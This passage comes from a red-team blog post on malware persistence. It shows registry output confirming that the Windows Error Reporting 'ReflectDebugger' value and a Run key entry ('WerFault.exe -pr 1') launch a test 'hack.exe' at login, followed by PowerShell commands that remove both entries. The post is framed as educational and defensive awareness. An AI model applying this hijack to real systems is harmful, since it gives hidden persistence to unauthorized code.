


and check Windows Error Reporting registry key again:







As you can see, key value is edited and we can check correctness via running:




Then, logout and login:



and after a few seconds our `meow-meow` messagebox is popped-up as expected:





You can check the properties of `hack.exe` via Process Hacker 2:



Also, pay attention that admin privileges required for hijacking Windows Error Reporting, but for persistence we use low-level privileges:

```
Remove-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\Windows Error R
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\
```






```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs
    ReflectDebugger    REG_SZ    Z:\2022-11-02-malware-pers-18\hack.exe

PS C:\Users\User> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
    wf    REG_SZ    WerFault.exe -pr 1

PS C:\Users\User> Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "wf"
PS C:\Users\User> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide

PS C:\Users\User> Remove-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\Windows Error Reporting\Hangs' -Name 'ReflectDebugger'
Remove-ItemProperty : Requested registry access is not allowed.
At line:1 char:1
+ Remove-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\Windows E ...
+ CategoryInfo          : PermissionDenied: (HKEY_LOCAL_MACH...Reporting\Hangs:String) [Remove-ItemP
roperty], SecurityException
+ FullyQualifiedErrorId : System.Security.SecurityException,Microsoft.PowerShell.Commands.RemoveItemP
ropertyCommand
PS C:\Users\User>
```




```
Administrator: Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Remove-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\Windows Error Reporting\Hangs' -Name 'ReflectDebugger'
PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\Windows Error Reporting\Hangs"
PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\Windows Error Reporting\Hangs\" ERROR: The system was unable to find the specified registry key or value.
PS C:\Windows\system32> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS C:\Windows\system32>
```

Which can you notice if you decide to "return everything back to its place".

So, as you can see everything is worked perfectly! =^..^=

The next one was supposed to be 17, but it will come out together with the third part about the theft of tokens. I couldn't understand for 10 minutes why it doesn't work for me :)



I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

This is a practical case for educational purposes only.

[MSDN Windows Error Reporting](#)

[DLL hijacking](#)

[DLL hijacking with exported functions](#)

[Malware persistence: part 1](#)

[source code in github](#)

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

Tags:

malware

persistence

red team

win32api

windows

Categories:

malware

Updated: November 2, 2022

SHARE ON

Twitter


Facebook

LinkedIn

[Previous](#)

[Next](#)

